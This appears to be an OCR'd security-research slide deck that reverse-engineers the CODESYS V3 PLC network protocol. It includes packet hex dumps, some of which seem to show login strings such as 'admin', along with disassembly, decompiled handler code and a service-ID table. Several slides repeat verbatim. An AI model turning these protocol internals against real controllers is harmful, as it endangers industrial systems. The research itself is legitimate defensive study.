0070  61 64 6d 69 6e 00 11 a0  80 00 ec 04 23 3d 5a 36   admin··· ····#=Z6
0080  45 66 76 23 32 37 97 75  70 68 58 54 68 75 83 3f   Efv#27·u phXThu·?
0090  70 68 82 44 72 2a 93 55  62 52                     ph·Dr*·U bR
```

Analysis Results: CODESYS Network protocol




```
0000  00 80 f4 0b de 16 00 0c  29 1c ef bd 08 00 45 00   ······· )·····E·
0010  00 94 e2 04 40 00 40 11  87 b8 0a 0a de 70 0a 0a   ····@·@· ·····p··
0020  de 17 06 cc 06 cc 00 80  dc fc c5 6b 40 40 00 43   ········ ···k@@·C
0030  00 00 de 17 00 05 00 00  de 70 80 00 00 00 01 81   ········ ·p······
0040  01 c3 01 00 00 00 00 00  00 00 50 00 00 00 4b 32   ········ ··P···K2
0050  ff 9a 55 cd 0c 00 01 00  02 00 00 00 00 00 40 00   ··U····· ······@·
0060  00 00 22 84 80 00 01 00  00 00 23 84 80 00 21 34   ··"····· ··#···!4
0070  56 03 81 01 ac 00 10 06  72 6f 6f 74 79 00 11 a0   V····... rooty···
0080  80 00 d3 56 08 1e 6a 07  76 55 41 23 32 37 97 75   ···V··j· vUA#27·u
0090  70 68 58 54 68 75 83 3f  70 68 82 44 72 2a 93 55   phXThu·? ph·Dr*·U
00a0  62 52                                             bR
```

Analysis Results: CODESYS Network protocol Fragmentation

First Segmented packet

Second Segmented packet

ACK on Segmented data

1	0.000000	192.168.1.10	192.168.1.2	CODESYSV3	74 1740 → 1740 Len=32
2	0.000011	192.168.1.10	192.168.1.2	CODESYSV3	74 1740 → 1740 Len=32
3	0.000049	192.168.1.10	192.168.1.2	CODESYSV3	74 1740 → 1740 Len=32
4	0.026913	192.168.1.2	192.168.1.10	CODESYSV3	78 1740 → 1740 Len=36
5	1.001528	192.168.1.10	192.168.1.2	CODESYSV3	154 1740 → 1740 Len=112
6	1.001538	192.168.1.10	192.168.1.2	CODESYSV3	154 1740 → 1740 Len=112
7	1.001572	192.168.1.10	192.168.1.2	CODESYSV3	154 1740 → 1740 Len=112
8	1.029072	192.168.1.2	192.168.1.10	CODESYSV3	60 1740 → 1740 Len=16
9	1.211815	192.168.1.2	192.168.1.10	CODESYSV3	62 1740 → 1740 Len=20
10	1.483915	192.168.1.2	192.168.1.10	CODESYSV3	118 1740 → 1740 Len=76
11	2.485077	192.168.1.2	192.168.1.10	CODESYSV3	60 1740 → 1740 Len=16
12	3.492473	192.168.1.2	192.168.1.10	CODESYSV3	118 1740 → 1740 Len=76
13	4.494831	192.168.1.2	192.168.1.10	CODESYSV3	60 1740 → 1740 Len=16
25	5.495660	192.168.1.2	192.168.1.10	CODESYSV3	118 1740 → 1740 Len=76
26	6.494907	192.168.1.2	192.168.1.10	CODESYSV3	60 1740 → 1740 Len=16
27	7.004734	192.168.1.10	192.168.1.2	CODESYSV3	550 1740 → 1740 Len=508
28	7.004770	192.168.1.10	192.168.1.2	CODESYSV3	550 1740 → 1740 Len=508
29	7.004817	192.168.1.10	192.168.1.2	CODESYSV3	550 1740 → 1740 Len=508
30	7.004971	192.168.1.10	192.168.1.2	CODESYSV3	198 1740 → 1740 Len=156
31	7.004975	192.168.1.10	192.168.1.2	CODESYSV3	198 1740 → 1740 Len=156
32	7.004986	192.168.1.10	192.168.1.2	CODESYSV3	198 1740 → 1740 Len=156
33	7.009620	192.168.1.2	192.168.1.10	CODESYSV3	62 1740 → 1740 Len=20

Analysis Results: Service Handlers & CMP & Services IDs

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0	DCD 0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer...	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78	DCD 0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554	DCD 0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC	DCD 0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C	DCD 0xCD55	; DATA XREF: sub_20F7680+68↑r

```
p_to_protocol_magic = PROTOCOL_MAGIC;
*(_DWORD *)&const_location->session_id = session_id_1;
is_tags_protocol = protocol_id_1 == p_to_protocol_magic;
```

Analysis Results: Service Handlers & CMP & Services IDs

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0	DCD 0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer...	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78	DCD 0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554	DCD 0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC	DCD 0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C	DCD 0xCD55	; DATA XREF: sub_20F7680+68↑r

```
p_to_protocol_magic = PROTOCOL_MAGIC;
*(_DWORD *)&const_location->session_id = session_id_1;
is_tags_protocol = protocol_id_1 == p_to_protocol_magic;
```

```
      if ( !is_error_code_is_zero )
      {
        if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
        {
LABEL_22:
```

Analysis Results: Service Handlers & CMP & Services IDs

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0 DCD	0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer...	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78 DCD	0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554 DCD	0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC DCD	0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C DCD	0xCD55	; DATA XREF: sub_20F7680+68↑r

```
p_to_protocol_magic = PROTOCOL_MAGIC;
*(_DWORD *)&const_location->session_id = session_id_1;
is_tags_protocol = protocol_id_1 == p_to_protocol_magic;
```

```
      if ( !is_error_code_is_zero )
      {
        if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
        {
LABEL_22:
```

```
LABEL_42:
      if ( tagrget_protocol_handler_index == PROTOCOL_MAGIC )
        goto LABEL_22;
      goto LABEL_43;
    }
```

```
if ( !first_byte_of_protocol_id )
{
  if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
  {
```

Analysis Results: Service Handlers & CMP & Services IDs

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0	DCD 0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer...	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78	DCD 0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554	DCD 0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC	DCD 0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C	DCD 0xCD55	; DATA XREF: sub_20F7680+68↑r

```
p_to_protocol_magic = PROTOCOL_MAGIC;
*(_DWORD *)&const_location->session_id = session_id_1;
is_tags_protocol = protocol_id_1 == p_to_protocol_magic;
```

```
      if ( !is_error_code_is_zero )
      {
        if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
        {
LABEL_22:
```

```
LABEL_42:
      if ( tagrget_protocol_handler_index == PROTOCOL_MAGIC )
        goto LABEL_22;
      goto LABEL_43;
    }
```

Analysis Results: Service Handlers & CMP & Services IDs

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0 DCD	0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer...	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78 DCD	0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554 DCD	0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC DCD	0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C DCD	0xCD55	; DATA XREF: sub_20F7680+68↑r

```
p_to_protocol_magic = PROTOCOL_MAGIC;
*(_DWORD *)&const_location->session_id = session_id_1;
is_tags_protocol = protocol_id_1 == p_to_protocol_magic;
```

```
      if ( !is_error_code_is_zero )
      {
        if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
        {
LABEL_22:
```

```
LABEL_42:
      if ( tagrget_protocol_handler_index == PROTOCOL_MAGIC )
        goto LABEL_22;
      goto LABEL_43;
    }
```

```
if ( !first_byte_of_protocol_id )
{
  if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
  {
```

Analysis Results: Service Handlers & CMP & Services IDs

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0 DCD	0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer...	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78 DCD	0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554 DCD	0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC DCD	0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C DCD	0xCD55	; DATA XREF: sub_20F7680+68↑r

```
p_to_protocol_magic = PROTOCOL_MAGIC;
*(_DWORD *)&const_location->session_id = session_id_1;
is_tags_protocol = protocol_id_1 == p_to_protocol_magic;
```

```
      if ( !is_error_code_is_zero )
      {
        if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
        {
LABEL_22:
```

```
LABEL_42:
      if ( tagrget_protocol_handler_index == PROTOCOL_MAGIC )
        goto LABEL_22;
      goto LABEL_43;
    }
```


```
if ( !first_byte_of_protocol_id )
{
  if ( *service_layer_data_pointer == PROTOCOL_MAGIC )
  {
```


Analysis Results: Service Handlers & CMP & Services IDs

```
handle_service_return_code = ((int (__fastcall *)(int, unsigned __int16 *, unsigned __int16 *, unsigned int, __int16 *, int))off_2116F90[0][2 * relevant_handler_index + 1])(
                               fifth_from_channel_block,
                               service_layer_data_pointer,
                               p_session_id_maybe,
                               protocol_data_size,
                               maybe_initialy_reiceved_data,
                               data_size_without_header);
```

Service Name	Service ID
CmpDevice	0x01
CmpApp	0x02
CmpVisuServer	0x04
CmpLog	0x05
CmpSettings	0x06
SysEthernet	0x07
CmpFileTransfer	0x08
CmpLecVarAccess	0x09
CmpLoMgr	0x0B
CmpUserMgr	0x0C
CmpTraceMgr	0x0F
PlcShell	0x11
CmpAppBp	0x12
CmpAppForce	0x13
CmpAlarmManager	0x18
CmpMonitor	0x1B
CmpCodeMeter	0x1D
CmpCoreDump	0x1F
CmpOpenSSL	0x22

Analysis Results: Day in a life of CODESYS packet






```
(*((int (__fastcall **)(int, unsigned __int16 *, unsigned __int16 *, unsigned int, __int16 *, int))base_address_of_service_handlers_0
 + 2 * service_id_2
 + 1))(
  fifth_from_channel_block,
  service_layer_data_pointer,
  p_session_id_maybe,
  protocol_data_size,
  maybe_initialy_reiceved_data,
  data_size_without_header);
```


Analysis Results: Day in a life of CODESYS packet

```
SysSemEnter((int)*off_215B880);
const_location = GetNetworkInterfaceStruct(NetwrokInterfaceID, &netwrok_interface_struct);
p_const_location = (NetwrokInterfaceBlock *)const_location;
if ( const_location
  && netwrok_interface_struct
  && !RouterGetBlkAddresses((unsigned __int8 *)recieved_data, data_size, &sender, &reciever, channel_layer_start) )
{
  return_code = HandleLocalyOrForward(
                  netwrok_interface_struct,
                  p_const_location,
                  sender,
                  reciever,
                  a,
                  (int)recieved_data,
                  data_size);
}
```

```
if ( hop_count == sender.current_hop_count )
{
  LOBYTE(hop_count) = sender.hop_count;
  valid_hop_count = 1;
  return_code = 0;
  goto LABEL_76;
```

```
if ( sender.address_type != 1 )
{
  LogAdd(0, 24, 16, 0, 2, InvalidAddressTypoe4, sender.address_type);
  return 1;
}
```

```
if ( (*pointer_to_channel_layer & 0x80) == 0 )
{
  reciever_copy.address_type = 0;
  reciever_copy.hop_count = receiver.hop_count;
  *(_QWORD *)&reciever_copy.sender_reicever_size = *(_QWORD *)&receiver.sender_reicever_size;
  HandleL4DAta(reciever_copy, (int)pointer_to_channel_layer, channel_layer_buffer_size, *pointer_to_channel_layer);
  return 0;
```




Analysis Results: Day in a life of CODESYS packet

```
if ( is_blk_packet_type )
{
  if ( (*(_DWORD *)off_20F8D54 & 2) != 0 )
  {
    current_time_in_millieconds = SysTimeGetMs();
    LogAdd(
      0,
      9,
      16,
      0,
      0,
      BlkRecieved[0],
      current_time_in_millieconds,
      *(_DWORD *)(p_pointer_To_channel_layer_start + 4),
      *(_DWORD *)(p_pointer_To_channel_layer_start + 8));
  }
  update_channel_new_packet_reicieved(
    (int)channel_block[0],
    *(_DWORD *)(p_pointer_To_channel_layer_start + 8),
    *(_BYTE *)(p_pointer_To_channel_layer_start + 1));
  HandleBLKPacket(reciever_data, p_pointer_To_channel_layer_start, channel_layer_size, channel_block[0]);
```

```
current_time_in_millieconds_1 = SysTimeGetMs();
LogAdd(0, 9, 16, 0, 0, AckRecievedLog, current_time_in_millieconds_1, *(_DWORD *)(flags_id + 4));
```

```
current_time_in_millieconds_2 = SysTimeGetMs();
LogAdd(0, 9, 16, 0, 0, KeepAliveReceived[0], current_time_in_millieconds_2);
```

```
UpdateChannelBlock((int)channel_block[0]);
if ( flags )
  NetServerReleaseChannel(channel_block[0]);
else
  NetClientReleaseChannel(channel_block[0]);
```




Analysis Results: Day in a life of CODESYS packet

```
Ms = SysTimeGetMs();
LogAdd(
  0,
  9,
  16,
  0,
  0,
  RecivedDuplicatedBlock[0],
  blk_id,
  blk_id - 1,
  Ms,
  reciever.address_type,
  reciever.hop_count,
  reciever.current_hop_count,
  reciever.pointer_to_sender_reciever_data);
```

```
  next_expected_blk_id = last_recieved_packet_blk_id + 1;
  if ( next_expected_blk_id != blk_id )
  {
    HandleOutOfOrderBLK(channel_layer_data, channel_layer_data_size, blk_id, relevant_channel_block);
LABEL_7:
    SysSemLeave(*v4);
    return 0;
  }
  HandleInOrderBLK(channel_layer_data, channel_layer_data_size, next_expected_blk_id, relevant_channel_block);
```

